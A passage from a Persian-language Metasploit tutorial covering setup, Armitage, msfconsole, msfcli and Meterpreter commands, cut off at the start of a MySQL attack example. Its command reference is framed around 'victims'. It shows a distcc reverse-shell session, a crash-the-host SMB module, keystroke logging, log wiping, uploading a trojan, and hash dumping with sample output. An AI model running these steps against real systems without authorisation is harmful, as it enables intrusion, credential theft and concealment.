
```
cd /opt/metasploit/msf3
```

۱۵) دستور:

```
bundle install
```

۱۶) دستور زیر:

gem update



```
Applications Places System >_
root@bt: ~
File Edit View Terminal Help
Using metaclass (0.0.1)
Using mocha (0.13.3)
Using bourne (1.4.0)
Using database_cleaner (0.9.1)
Using diff-lcs (1.2.2)
Using factory_girl (4.2.0)
Using json (1.7.7)
Using pg (0.15.1)
Using metasploit_data_models (0.16.1)
Using msgpack (0.5.4)
Using network_interface (0.0.1)
Using nokogiri (1.5.9)
Using packetfu (1.1.8)
Using pcaprub (0.11.3)
Using redcarpet (2.2.2)
Using robots (0.10.1)
Using rspec-core (2.13.1)
Using rspec-expectations (2.13.0)
Using rspec-mocks (2.13.0)
Using rspec (2.13.0)
Using shoulda-matchers (1.5.2)
Using simplecov-html (0.5.3)
Using simplecov (0.5.4)
Using timecop (0.6.1)
Using yard (0.8.5.2)
Using bundler (1.1.2)
Your bundle is complete! Use `bundle show [gemname]` to see where a bundled gem
is installed.
root@bt:~#
```

(۱۷) در نهایت دستور:

Msfupdate

```
Applications Places System > root@bt: ~
File Edit View Terminal Help
root@bt:~# msfupdate
[*]
[*] Attempting to update the Metasploit Framework...
[*]
HEAD is now at 48666f1 Land #2145, consistent datastore options
Already on 'master'
Your branch is ahead of 'origin/master' by 19175 commits.
remote: Counting objects: 3091, done.
remote: Compressing objects: 100% (1916/1916), done.
remote: Total 2783 (delta 1909), reused 1708 (delta 852)
Receiving objects: 100% (2783/2783), 763.17 KiB | 4 KiB/s, done.
Resolving deltas: 100% (1909/1909), completed with 166 local objects.
From git://github.com/rapid7/metasploit-framework
 48666f1..10e9b97 master -> upstream/master
 * [new branch]      staging -> upstream/staging
 70f8405..1b2c539 unstable -> upstream/unstable
 * [new tag]         2013072401 -> 2013072401
Updating 48666f1..10e9b97
Fast-forward
.../x86/src/block/block_reverse_https_proxy.asm | 47 ++-
lib/msf/base/simple/framework/module_paths.rb   | 8 +-
lib/msf/core/auxiliary/auth_brute.rb             | 20 +
lib/msf/core/db.rb                               | 4 +-
lib/msf/core/exploit/exe.rb                      | 4 +-
lib/msf/core/exploit/http/server.rb             | 51 ++-
lib/msf/core/handler/reverse_http.rb            | 48 ++-
lib/msf/core/handler/reverse_https_proxy.rb     | 58 ++
lib/msf/core/module_manager/loading.rb          | 71 +-

```


Ali mp5

۱۸) و اجرای metasploit با دستور زیر:

./msfconsole

یا

./msfconsole -L



:Mastering Armitage – the graphical management tool for Metasploit

نسخه جدید meta با نرم افزاری به نام armitage وارد بازار شد، این نرم افزار برای این ساخته شد تا کسانی که علاقه مند کار با محیط دستوری (command line) نیستند فراهم کرد. نکته جالب این جا است که ایرادهای زیادی دارد در حین کار شما یک حمله را با meta پیاده سازی می کنید و با موفقیت دسترسی می گیرید، اما با armitage ممکن دسترسی شما fail شود. در بیشتر مواقع این مشکل هست، پس سعی کنید با خود meta کار کنید.

شروع کار با armitage:

مسیر زیر:

Applications | BackTrack | Exploitation Tools | Network Exploitation Tools | Metasploit Framework | armitage

یا دستور زیر در ترمینال:

armitage



کلیک روی connect.




در صورت داشتن مشکل به سایت زیر بروید:


<http://www.fastandeasyhacking.com/start>

<http://www.fastandeasyhacking.com>

کلیک روی yes.



بعد از وارد شدن شما باید بدانید هر بخش برای چه کاری است:



A: این ناحیه مربوط به ماژول های از پیش تعیین شده است.

B: نمایش تارگت های مورد نظر ما.

C: در این قسمت ما کارهای اصلی خودمان را انجام می دهیم. مثل msf console-session interpreter

Mastering the Metasploit Console (MSFCONSOLE)

بعد از روش کار با armitage، روشی دیگر وجود دارد که آن، کار با نرم افزار متا اسپلویت اما این بار در محیط console آن است.

در این محیط کارهای زیادی می توان انجام داد از قبیل:

الف) مدیریت دیتابیس

ب) مدیریت جلسه ها.

پ) کانفیگ ماژول های metasploit.

و.....

مراحل کار به شکل زیر است:

۱. دستور زیر در ترمینال ، برای بالا آمدن متاسپلویت.

```
msfconsole
```

نکته: در صورت اجرا نشدن دستور بالا به مسیر زیر بروید:

```
cd /opt/metasploit/msf3
```

سپس دستور msfconsole را اجرا کنید.

بعد از وارد شدن چنین متنی را میبینید:

```
msf>
```

۲. توضیحات مختصری از دستورات داخلی metasploit:

help: چگونگی کار با دستورات را توضیح میدهد.

use: باعث میشود ما بتوانیم از یک ماژول استفاده کنیم. و آن را کانفیگ کنیم.

set: تنظیم کردن Option با توجه به ماژول انتخاب شده در بالا.

exploit: اجرا کردن ماژول ما.

run: اجرا کردن یک non-exploit module.

search: گشتن و جستجو.

exit: خارج شدن از متا (به طور کامل).

یک مثال: پیدا کردن ماژول هایی که نام آنها لینوکس است:

```
msf> search linux
```



```
msf > search linux

Matching Modules
=====

Name                               Disclosure Date      Rank  D
Description                         -----
-----
auxiliary/admin/http/jboss_seam_exec 2010-07-19 00:00:00 UTC normal J
Boss Seam 2 Remote Command Execution
auxiliary/analyze/jtr_linux          normal J
John the Ripper Linux Password Cracker
auxiliary/analyze/jtr_unshadow       normal U
Linux Unshadow Utility
auxiliary/dos/wifi/netgear_ma521_rates normal N
NetGear MA521 Wireless Driver Long Rates Overflow
auxiliary/dos/wifi/netgear_wg311pci  normal N
NetGear WG311v1 Wireless Driver Long SSID Overflow
auxiliary/scanner/http/atlassian_crowd_fileaccess normal A
Atlassian Crowd XML Entity Expansion Remote File Access
auxiliary/scanner/http/vmware_server_dir_traversal normal V
VMware Server Directory Traversal Vulnerability
auxiliary/server/pxexploit           normal P
PX-Shell Exploit Server
exploit/freebsd/samba/trans2open     2003-04-07 00:00:00 UTC great S
Samba trans2open Overflow (*BSD x86)
exploit/linux/browser/adobe_flashplayer_aslaunch 2008-12-17 00:00:00 UTC good A
```

نحوه استفاده ماژول:

use auxiliary/analyze/jtr_linux

از این ماژول برای Linux password cracker استفاده می شود.

```
msf > use auxiliary/analyze/jtr_linux
msf auxiliary(jtr_linux) > show options
```

دستور زیر:

show options

سپس تنظیمات متناسب با این ماژول برای ما ظاهر می شود.

```
msf auxiliary(jtr_linux) > show options
Module options (auxiliary/analyze/jtr_linux):
Name                               Current Setting Required Description
-----
Crypt                               false          no          Try crypt() format hashes(Very Slow)
JOHN_BASE                           the quietest you can hear no          The directory containing John the Ripper (src, run, doc)
JOHN_PATH                            no            The absolute path to the John the Ripper executable
Munge                               false          no          Munge the Wordlist (Slower)
Wordlist                             no            The path to an optional Wordlist
```



```
set JOHN_PATH /pentest/passwords/john
```

برای اضافه کردن مازولی منحصر به فرد استفاده می شود.

در نهایت دستور زیر:

```
exploit
```

```
msf auxiliary(jtr_linux) > exploit
[*] Seeding wordlist with DB schema info... 0 words added
[*] Seeding with MSSQL Instance Names...0 words added
[*] Seeding with hostnames...1 words added
[*] Seeding with found credentials...6 words added
[*] Seeding with cracked passwords from John...0 words added
[*] Seeding with default John wordlist...88395 words added
[*] De-duping the wordlist...
[*] Wordlist Seeded with 88399 words
[*] Auxiliary module execution completed
```

نکته مهم ۱: شما برای دسترسی گرفتن از یک هاست حتما باید از یک payload استفاده کنید.

نکته مهم ۲: با دستور set میتوانید payload مورد نظر را اضافه کنید.

:Mastering the Metasploit CLI (MSFCLI)

مما برای اینکه وظیفه و عملکرد درستی از خود نشان دهد نیاز به یک واسط (interface) دارد، MSFCLI مثل یک واسط عمل می کند.

این واسطی خوبی برای شما محسوب میشود در راستای نوشتن/خواندن اکسپلویت های جدید.

نکته ۱: در یک زمان شما فقط می توانید یک شل را باز کنید.

نکته ۲: عملکرد آن نسبت به msfconsole کمی کند است و هم پیچیده تر است.

دستورات MSFCLI:

دستور:

```
msfcli
```

که لیستی از اکسپلویت های در دسترس را در اختیار شما عزیزان قرار می دهد که متصل به MSFCLI است.

```
root@bt:~/pentest/exploits# msfcli
[*] Please wait while we load the module tree...
```

دستور توضیحاتی :

msfcli -h

```
root@bt:~/pentest/exploits# msfcli -h
Usage: /opt/metasploit/msf3/msfcli <exploit_name> <option=value> [mode]
=====
Mode      Description
----      -
(A)dvanced Show available advanced options for this module
(A)ctions Show available actions for this auxiliary module
(C)heck    Run the check routine of the selected module
(E)xecute  Execute the selected module
(H)elp     You're looking at it baby!
(I)DS Evasion Show available ids evasion options for this module
(O)ptions Show available options for this module
(P)ayloads Show available payloads for this module
(S)ummary Show information about this module
(T)argets Show available targets for this exploit module
```

آرگومان A :

/opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas A

در آخر هم A را گذاشتیم تا جزئیات دقیق برای ما معلوم شود.

```
root@bt:~/pentest/exploits# /opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas A
[*] Please wait while we load the module tree...

Name      : GATEWAY
Current Setting:
Description : The gateway IP address. This will be used rather than a random
             remote address for the UDP probe, if set.

Name      : NETMASK
Current Setting: 24
Description : The local network mask. This is used to decide if an address is
             in the local network.

Name      : ShowProgress
Current Setting: true
Description : Display progress messages during a scan

Name      : ShowProgressPercent
Current Setting: 10
Description : The interval in percent that progress should be shown

Name      : UDP_SECRET
Current Setting: 1297303091
Description : The 32-bit cookie for UDP probe requests.

Name      : VERBOSE
Current Setting: false
Description : Enable detailed status messages
```

```
/opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas S
```

در آخر هم S را گذاشتیم تا مجموع را به طور خلاصه ببینیم. این بهتری راه هست. نسبت به روش بالا.

```
root@bt:/pentest/exploits# /opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas S
[*] Please wait while we load the module tree...

Name: TCP "XMas" Port Scanner
Module: auxiliary/scanner/portscan/xmas
Version: 14976
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
kris katterjohn <katterjohn@gmail.com>

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256              yes       The number of hosts to scan per set
  INTERFACE  no               no        The name of the interface
  PORTS     1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS    yes              yes       The target address range or CIDR identifier
  SNAPLEN   65535            yes       The number of bytes to capture
  THREADS   1                yes       The number of concurrent threads
  TIMEOUT   500              yes       The reply read timeout in milliseconds

Description:
Enumerate open|filtered TCP services using a raw "XMas" scan; this
sends probes containing the FIN, PSH and URG flags.
```

آرگومان O:

```
/opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas O
```

در آخر از O استفاده کردیم تا options هایی را که برای این exploit به کار می آید را ببینیم.

```
root@bt:/pentest/exploits# /opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas O
[*] Please wait while we load the module tree...

Name      Current Setting  Required  Description
----      -
  BATCHSIZE 256              yes       The number of hosts to scan per set
  INTERFACE  no               no        The name of the interface
  PORTS     1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS    yes              yes       The target address range or CIDR identifier
  SNAPLEN   65535            yes       The number of bytes to capture
  THREADS   1                yes       The number of concurrent threads
  TIMEOUT   500              yes       The reply read timeout in milliseconds
```


آرگومان E :

/opt/metasploit/msf3/msfcli auxiliary/scanner/portscan/xmas E

با E اکسپلویت خودمان را اجرا می کنیم.

:Mastering Meterpreter

شما بعد از دسترسی گرفتن از تارگت باید کارهایی را با توجه به میزان دسترسی انجام دهید. در اینجا در مورد دستورات توضیحی خواهیم داد.

دستورات زیر:

help: تمام دستوراتی که مجاز هستید را لیست می کند.

background: باعث می شود شما session ایجاد شده را حفظ کنید و به محیط msf باز گردید.

download: دانلود فایل از سیستم قربانی

shell: فقط برای سری ویندوز هست.

session -i: سویچ کردن بین session های به دست آمده.

keyscan_start: دزدیدن کلید های زده شده.

keyscan_dump: دیدن کلید های زده شده.

keyscan_stop: توقف دزدیدن کلیدها.

del: حذف فایل از روی سیستم قربانی.

ps: دیدن پروسه های در حال اجرا

clearav: حذف log های به وجود آمده در سیستم قربانی.

kill 6353: کشتن پروسه با شماره ۶۵۵۳

```
msf exploit(distcc_exec) > exploit
[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 7K6ukcecc9ZfTLC;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "7K6ukcecc9ZfTLC\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.10.109:4444 -> 192.168.10.111:35541) at 2012-08-28 01:04:29 -0400
```

۱. دستور back:

اگر جایی اشتباه کردید کاملا به اولیه برمی گردید.
مثال:

```
msf auxiliary(ms09_001_write) > back
msf >
```

۲. دستور check:

ما بعد از اینکه تنظیمات را انجام دادیم از چک به جای exploit استفاده می کنیم تا ببینیم آیا حفره موجود است یا خیر.

```
msf exploit(ms04_045_wins) > show options
Name Current Setting Required Description
```

```
-----
RHOST 192.168.1.114 yes The target address
RPORT 42 yes The target port
Exploit target:
Id Name
```

```
-----
0 Windows 2000 English
```

```
msf exploit(ms04_045_wins) > check
```

```
[-] Check failed: The connection was refused by the remote host (192.168.1.114:42)
```

می بینید که نشد. سیستم ما (تارگت مورد نظر) قبول نکرد.

۳. دستور connect:

شبیه netcat و telnet عمل می کند.

```
msf > connect 192.168.1.1 23
[*] Connected to 192.168.1.1:23
ÿÿÿÿÿÿ!ÿÿÿÿÿÿ
DD-WRT v24 std (c) 2008 NewMedia-NET GmbH
Release: 07/27/08 (SVN revision: 10011)
```

حالا با پارامتر -s بایپس می کنیم:

```
msf > connect -s www.metasploit.com:443
[*] Connected to www.metasploit.com:443
GET / HTTP/1.0
HTTP/1.1 302 Found
Date: Sat, 25 Jul 2009 05:03:42 GMT
```

Server: Apache/2.2.11

Location: <http://www.metasploit.org/>

۴. دستور exploit و run :

برای اجرای اکسپلویت از دستور exploit و برای اینکه اگر از یک auxiliary module استفاده کردید run بهتر است.

```
msf auxiliary(ms09_001_write) > run
Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
35
...snip...
```

۵. دستور irb :

با این دستور ما می توانیم اسکریپت های متا اسپلویتی بنویسیم.
برای ارتباط با framework که عالی هم هست.

```
msf > irb
[*] Starting IRB shell...

>> puts "Hello, metasploit!"
Hello, metasploit!

>> Framework::Version
=> "3.3-dev"

>> framework.modules.keys.length
=>744
```

۶. دستور jobs :

خاتمه دادن به هر چیزی که در حال اجرا است در msf ولی باید آرگومننت پاس بدهیم:

۷. تنظیمات:

-k : تمام job ها را خاتمه می دهد(می بندد).

-i : یک job خاصی را که مد نظر داریم می بندد.(بر اساس اسم آن job).

-i : لیست تمام job ها را می دهد.

دستور load :

پلاگین هایی که در شاخه پلاگین متا اسپلویت هست را به ما می دهد..

```
msf > load
```

```
Usage: load [var=val var =val ...]
```

```
var=val
```

جلوی val ، پلاگین مورد نظر را می نویسیم:

```
msf > load pcap_log
```

```
[*] Successfully loaded plugin: pcap_log
```

۸. دستور unload :

پلاگین های لود شده را پاک می کند.

```
msf > load pcap_log
```

```
[*] Successfully loaded plugin: pcap_log
```

```
msf > unload pcap_log
```

```
Unloading plugin pcap_log...unloaded.
```

۹. دستور route :

در meterpreter ، route -h را بنویسید:

```
add [subnet] [netmask] [gateway]
```

```
delete [subnet] [netmask] [gateway]
```

```
list
```

از این دستور می توانیم در حمله های **pivoting** استفاده کنیم. این حمله چیست؟ وقتی ما به یک سیستم دسترسی پیدا کردیم از طریق آن می توانیم به بقیه سیستم های داخل شبکه نفوذ کنیم.

```
msf exploit(ms08_067_netapi) > route
```

```
Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid]
```

```
Route traffic destined to a given subnet through a supplied session.
```

```
The default comm is Local.
```


مثال:

```
msf exploit(ms08_067_netapi) > route add 192.168.1.0 255.255.255.0 2
msf exploit(ms08_067_netapi) > route print
Active Routing Table
=====
Subnet Netmask Gateway
-----
192.168.1.0 255.255.255.0 Session 2
```

۱۰. دستور info:

به دست آوردن اطلاعات از قبیل:

```
author and licensing information
Vulnerability (ie: CVE, BID, etc)
```

مثال:

```
msf > info dos/windows/smb/ms09_001_write
```

نتیجه:

```
Name: Microsoft SRV.SYS WriteAndX Invalid DataOffset
Version: 6890
License: Metasploit Framework License (BSD)
Provided by:
j.v.vallejo
```

۱۱. دستورات set / unset:

دیگر واضح هست، چون در قسمت Payload ها گفتم به چه صورت استفاده می شود.

```
msf auxiliary(ms09_001_write) > set RHOST 192.168.1.1
RHOST => 192.168.1.1
msf auxiliary(ms09_001_write) > show options
Module options:
Name Current Setting Required Description
-----
RHOST 192.168.1.1 yes The target address
RPORT 445 yes Set the SMB service port

Unset:
msf > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > set THREADS 50
```

```
THREADS => 50
msf > set
```

نتیجه:

```
Global
=====
Name Value
-----
RHOSTS 192.168.1.0/24
THREADS 50
msf > unset THREADS
```

نتیجه:

```
Unsetting THREADS...
msf > unset all
```

نتیجه:

```
Flushing datastore...
msf > set
```

نتیجه:

```
Global
=====
No entries in data store.
```

۱۲. دستور sessions :

اجازه می دهد ما لیست کنیم و همچنین ما بین meterpreter ها و VNC و shells و ... جا به جا شویم.
وقتی اکپلویت ما با موفقیت اجرا شد سپس می آییم و از دستور sessions -i استفاده می کنیم.
مثال:

```
msf exploit(3proxy) > sessions -i 1
[*] Starting interaction with 1...
```

۱۳. دستور search :

جستجو برای همه چیز مثل:

```
msf > search ms09-001
[*] Searching loaded modules for pattern 'ms09-001'...
40
Auxiliary
=====
```

Name Description

dos/windows/smb/ms09_001_write Microsoft SRV.SYS WriteAndX Invalid DataOffset

۱۴. دستور show :

دیدن و لیست کردن دسته های مورد نظر ما. مثل auxiliary و exploit ها و...

msf > show auxiliary

Auxiliary

=====

Name Description

admin/backupexec/dump Veritas Backup Exec Windows Remote File Access

admin/backupexec/registry Veritas Backup Exec Server Registry Access

admin/cisco/ios_http_auth_bypass Cisco IOS HTTP Unauthorized Administrative Access

...snip...

یا

msf > show exploits و show encoders

یا

msf > show payloads و show nops

یا

show options

یا

show advanced

یا

show targets

۱۵. دستور ps :

دیدن پروسه های در حال اجرا بر روی تارگت.

meterpreter > ps

۱۶. دستور migrate :

مثلا می خواهیم که کلید هایی را که قربانی در notpad فشار می دهد را لاگ (دزدیدن و دیدن) کنیم.
پس شما باید از دستور Ps استفاده کنید تا شما پروسه notpad را پیدا کنید.
مثلا:

```
pid=1540  
migrate to 1540
```

۱۷. دستور ls :

دیدن لیست فایل های داخل یک فولدر.

```
meterpreter > ls
```

۱۸. دستور download :

وارد مسیر شده و چیزی که مد نظر داریم را از روی تارگت دانلود می کنیم:

```
meterpreter > download c:\\boot.ini[*] downloading: c:\\boot.ini -> c:\\boot.ini[*] : c:\\boot.ini ->  
c:\\boot.ini/boot.ini
```

۱۹. دستور upload :

فایل evil-trojan را در مسیر زیر می ریزیم.

```
meterpreter > upload evil_trojan.exe c:\\windows\\system32
```

۲۰. دستور ipconfig :

دیدن لیست کارت شبکه تارگت به همراه جزئیات.

۲۱. دستور execute :

اجرا کردن command روی سیستم تارگت.

```
execute -f cmd.exe -i -H
```

۲۲. دستور hashdump :

دیگر معروف هست 🍷، برای پسوردهای کاربری (user account) قربانی استفاده می شود.

```
meterpreter > run post/windows/gather/hashdump[*]
```

```
Obtaining the user list and keys...[*]
```

```
Decrypting user keys...[*]
```

```
Dumping password hashes...
```

```
Administrator:500:b512c1f3a8c0e7241aa818381e4e751b :1891f4775f676d4d10c09c1
```

```
225a5c0a3:::
dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbda e13ed5abd30ac94ddeb3c
f52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe 0d16ae931b73c59d7e0c
089c0:::
```

Metasploitable MySQL

یک مثال کاربردی در metasploit که چگونه می توان با meta به دیتابیس های MySQL حمله کرد را به صورت مختصر شرح می دهیم.

پیش نیاز های قبل کار:

الف) اینترنت.

ب) اجرای metasploit.

